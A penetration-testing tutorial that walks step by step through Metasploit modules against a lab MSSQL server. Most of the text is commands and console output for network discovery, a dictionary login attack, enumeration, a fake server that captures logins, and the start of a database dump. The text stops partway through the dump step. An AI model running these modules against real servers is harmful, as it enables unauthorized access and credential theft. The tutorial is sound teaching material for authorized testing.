

MSSQL for Pentester: Metasploit

August 30, 2021 By Raj Chandel

In this article, we will learn in detail how to pentest MSSQL servers using the Metasploit framework.

Table of content

- **Introduction**
- **Information Gathering & Enumeration**
 - Locating MSSQL Server
 - Password Cracking
 - Retrieving MSSQL version
 - MSSQL Enumeration
 - SQL Users Enumeration
 - Capturing MSSQL login
 - Creating Database
 - Dumping Database
 - SchemaDump
 - Hashdump
- **Command Exceution**
 - Xp_cmdshell
 - MSSQL_exec
 - CLR Assembly
- **Privilege Escalation**
 - Public to Sysadmin
 - Impersonation

Introduction


Metasploit is an excellent framework developed by H. D. Moore. It is a free and lightweight tool for penetration testing. It is open-source and cross-platform and has a range of features. Its popularity rests primarily on the fact that it is a powerful tool for auditing security. While this is true, it also has many features that can help people protect themselves. Personally speaking, this is my go-to tool for testing as it encapsulates the exploit a pentester can ever need. Through this article, we will learn how to use Metasploit to exploit MSSQL. Therefore, we will go through every exploit Metasploit has to offer step by step, from finding the MSSQL server in the network to retrieving the sensitive information from the database and gaining control. Without any further ado, let us begin.

Information Gathering & Enumeration

Locating MSSQL Server

When testing MSSQL servers, whether remotely or locally, our first requirement is to find the server in the network. And for this, we will use the following exploit in Metasploit:

```
use auxiliary/scanner/mssql/mssql_ping
set rhosts 192.168.1.1/24
exploit
```




```
msf6 > use auxiliary/scanner/mssql/mssql_ping
msf6 auxiliary(scanner/mssql/mssql_ping) > set rhosts 192.168.1.1/255
rhosts => 192.168.1.1/255
msf6 auxiliary(scanner/mssql/mssql_ping) > back
msf6 > use auxiliary/scanner/mssql/mssql_ping
msf6 auxiliary(scanner/mssql/mssql_ping) > set rhosts 192.168.1.1/24
rhosts => 192.168.1.1/24
msf6 auxiliary(scanner/mssql/mssql_ping) > exploit

[*] 192.168.1.3: - SQL Server information for 192.168.1.3:
[+] 192.168.1.3: - ServerName = WIN-41QSIVU2C97
[+] 192.168.1.3: - InstanceName = SQLEXPRESS
[+] 192.168.1.3: - IsClustered = No
[+] 192.168.1.3: - Version = 13.2.5026.0
[+] 192.168.1.3: - tcp = 1433
```

Password Cracking

We have found the server, so our next step is to retrieve the credentials of the server. We will enforce a dictionary attack for this, with the help of the following exploit:

```
use auxiliary/scanner/mssql/mssql_login
set rhosts 192.168.1.3
set user_file /root/users.txt
set verbose false
exploit
```



```
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/mssql/mssql_login) > set user_file /root/users.txt
user_file => /root/users.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/mssql/mssql_login) > exploit


[*] 192.168.1.3:1433 - 192.168.1.3:1433 - MSSQL - Starting authentication scanner.
[+] 192.168.1.3:1433 - 192.168.1.3:1433 - Login Successful: WORKSTATION\sa:Password@123
[+] 192.168.1.3:1433 - 192.168.1.3:1433 - Login Successful: WORKSTATION\lowpriv:Password@1
[*] 192.168.1.3:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

And you can see in the image above, we have the credentials.

Retrieving MSSQL version

We can also get all the information about the MSSQL server and its version with the help of the following exploit:

```
use auxiliary/admin/mssql/mssql_sql
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit
```



```
msf6 > use auxiliary/admin/mssql/mssql_sql
msf6 auxiliary(admin/mssql/mssql_sql) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_sql) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_sql) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_sql) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - SQL Query: select @@version
[*] 192.168.1.3:1433 - Row Count: 1 (Status: 16 Command: 193)

NULL

Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
    Mar 18 2018 09:11:49
    Copyright (c) Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2019 Standard Evaluation 10.0 <X64>

[*] Auxiliary module execution completed
```

MSSQL Enumeration

Let's now enumerate the server and see what all information we can get. And for this, we will use the following exploit:

```
use auxiliary/admin/mssql/mssql_enum
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit
```

```

msf6 > use auxiliary/admin/mssql/mssql_enum
msf6 auxiliary(admin/mssql/mssql_enum) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_enum) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_enum) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_enum) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - Running MS SQL Server Enumeration ...
[*] 192.168.1.3:1433 - Version:
[*]      Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
[*]      Mar 18 2018 09:11:49
[*]      Copyright (c) Microsoft Corporation
[*]      Express Edition (64-bit) on Windows Server 2019 Standard Evalu
[*] 192.168.1.3:1433 - Configuration Parameters:
[*] 192.168.1.3:1433 - C2 Audit Mode is Not Enabled
[*] 192.168.1.3:1433 - xp_cmdshell is Enabled
[*] 192.168.1.3:1433 - remote access is Enabled
[*] 192.168.1.3:1433 - allow updates is Not Enabled
[*] 192.168.1.3:1433 - Database Mail XPs is Not Enabled
[*] 192.168.1.3:1433 - Ole Automation Procedures are Not Enabled
[*] 192.168.1.3:1433 - Databases on the server:
[*] 192.168.1.3:1433 - Database name:master
[*] 192.168.1.3:1433 - Database Files for master:
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - Database name:tempdb
[*] 192.168.1.3:1433 - Database Files for tempdb:
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - Database name:model
[*] 192.168.1.3:1433 - Database Files for model:
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - Database name:msdb
[*] 192.168.1.3:1433 - Database Files for msdb:
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - C:\Program Files\Microsoft SQL Server\MSSQL13.
[*] 192.168.1.3:1433 - System Logins on this Server:
[*] 192.168.1.3:1433 - sa
[*] 192.168.1.3:1433 - ##MS_SQLResourceSigningCertificate##
[*] 192.168.1.3:1433 - ##MS_SQLReplicationSigningCertificate##
[*] 192.168.1.3:1433 - ##MS_SQLAuthenticatorCertificate##

```

As the result of the above exploit, you can see what permissions are given to the database, which logins are available with other helpful information. The same can be seen in the image above.

SQL Users Enumeration

We can also find the proper login list of all the users on the server. Metasploit provides us with a particular exploit for just this task. And the exploit is the following:

```

use auxiliary/admin/mssql/mssql_enum_sql_login
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit

```

```

msf6 > use auxiliary/admin/mssql/mssql_enum_sql_logins
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - Attempting to connect to the database server at 192.168.1.3:
[+] 192.168.1.3:1433 - Connected.
[*] 192.168.1.3:1433 - Checking if lowpriv has the sysadmin role ...
[+] 192.168.1.3:1433 - lowpriv is a sysadmin.
[*] 192.168.1.3:1433 - Setup to fuzz 300 SQL Server logins.
[*] 192.168.1.3:1433 - Enumerating logins ...
[+] 192.168.1.3:1433 - 38 initial SQL Server logins were found.
[*] 192.168.1.3:1433 - Verifying the SQL Server logins ...
[+] 192.168.1.3:1433 - 16 SQL Server logins were verified:
[*] 192.168.1.3:1433 - - ##MS_PolicyEventProcessingLogin##
[*] 192.168.1.3:1433 - - ##MS_PolicyTsqlExecutionLogin##
[*] 192.168.1.3:1433 - - ##MS_SQLAuthenticatorCertificate##
[*] 192.168.1.3:1433 - - ##MS_SQLReplicationSigningCertificate##
[*] 192.168.1.3:1433 - - ##MS_SQLResourceSigningCertificate##
[*] 192.168.1.3:1433 - - BUILTIN\Users
[*] 192.168.1.3:1433 - - NT AUTHORITY\SYSTEM
[*] 192.168.1.3:1433 - - NT SERVICE\SQLTELEMETRY$SQLEXPRESS
[*] 192.168.1.3:1433 - - NT SERVICE\SQLWriter
[*] 192.168.1.3:1433 - - NT SERVICE\Winmgmt
[*] 192.168.1.3:1433 - - NT Service\MSSQL$SQLEXPRESS
[*] 192.168.1.3:1433 - - WIN-41QSIVU2C97\Administrator
[*] 192.168.1.3:1433 - - WIN-41QSIVU2C97\artti
[*] 192.168.1.3:1433 - - ignite
[*] 192.168.1.3:1433 - - lowpriv
[*] 192.168.1.3:1433 - - sa
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) >

```

And as a result, you can see in the above image that the list of all users will be provided to you.

Capturing MSSQL login

The next exploit that we are going to use capture/mssql. This exploit creates a fake server and tries to capture the authenticated credentials from the original server. To use this exploit, type;

```

use auxiliary/server/capture/mssql
set srvhost 192.168.1.2
exploit

```

```


msf6 > use auxiliary/server/capture/mssql
msf6 auxiliary(server/capture/mssql) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf6 auxiliary(server/capture/mssql) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.1.2:1433
msf6 auxiliary(server/capture/mssql) > [*] Server started.

```



Now, if the user tries to log in to the server, for instance, we will have the credentials with the following command:

```
sqsh -S 192.168.1.2 -U sa -P "password@1"
```

A terminal window on a Kali Linux machine. The prompt is (root@kali)-[~]. The user enters the command # sqsh -S 192.168.1.2 -U sa -P "Password@1". A red arrow points to the password string. The output shows the sqsh version (2.5.16.1), copyright information for Scott C. Gray (1995-2001) and Michael Peppler/Martin Wesdorp (2004-2014), a disclaimer about no warranty, and a message stating 'Login failed for user 'sa''. Below this, it says 'Open Client Message' and 'Layer 0, Origin 0, Severity 78, Number 49' and 'Unexpected EOF from the server'. The prompt 'Password:' is shown with a cursor.

```
(root@kali)-[~]
# sqsh -S 192.168.1.2 -U sa -P "Password@1"
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
Login failed for user 'sa'.
Open Client Message
Layer 0, Origin 0, Severity 78, Number 49
Unexpected EOF from the server
Password: █
```

And when you check your Metasploit, voila! You will have the correct login credentials of the server, which you can see in the image below as well:


A Metasploit terminal window. The user has started a service listener on 192.168.1.2:1433. The prompt is msf6. The user enters the command auxiliary(server/capture/mssql). The output shows the server started and several informational messages. A red box highlights the line: [*] MSSQL LOGIN 192.168.1.2:43094 sa / Password@1.

```
[*] Started service listener on 192.168.1.2:1433
msf6 auxiliary(server/capture/mssql) > [*] Server started.
[!] ** auxiliary/server/capture/mssql is still calling the depreca
[!] ** For detailed information about LoginScanners and the Creden
[!] https://github.com/rapid7/metasploit-framework/wiki/Creati
[!] https://github.com/rapid7/metasploit-framework/wiki/How-to
[!] ** For examples of modules converted to just report credential
[!] https://github.com/rapid7/metasploit-framework/pull/5376
[!] https://github.com/rapid7/metasploit-framework/pull/5377
[*] MSSQL LOGIN 192.168.1.2:43094 sa / Password@1
[!] ** auxiliary/server/capture/mssql is still calling the depreca
[!] ** For detailed information about LoginScanners and the Creden
[!] https://github.com/rapid7/metasploit-framework/wiki/Creati
```

Creating Database


Usually, any MSSQL server that you are pentesting will have a database. But as the server on which we are performing this penetration testing is new as we also wanted to show the lab setup; therefore, for our next exploit to work, we will be creating a database in our server. To make the database, use the following command:

```
create database bank;
```




As the above query execute itself successfully, our next step is to type in the following query:

```
CREATE TABLE Customers (  
    CustomerID int,  
    LastName varchar(255),  
    FirstName varchar(255),  
    passw varchar(255),  
    creditcard varchar(255)  
);
```



And so, as you can see in the image above, our table is created. Now, let's add data to our table with the help of the following query:

```
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)
VALUES ('01', 'Technologies', 'Ignite', 'admin123', '1111-2222-3333-4444');
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)
VALUES ('02', 'Sharma', 'Nisha', 'admin1234', '5555-6666-7777-8888');
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)
VALUES ('03', 'Chandel', 'Raj', 'admin12345', '9999-1010-1020-1030');
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)
VALUES ('04', 'Madan', 'Geet', 'admin12311', '1234-5678-9012-3456');
```



This way, you can create your database.

Dumping Database

Now that we have our database, let us learn how we can dump the content of the database with the help of Metasploit. Luckily, Metasploit has a particular exploit dedicated to dumping the content of the database. And to use the said exploit type:

```
use auxiliary/admin/mssql/mssql_findandsampledatab
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
set sample_size 4
set keywords FirstName|passw|credit
exploit
```

```
msf6 > use auxiliary/admin/mssql/mssql_findandsampledatab
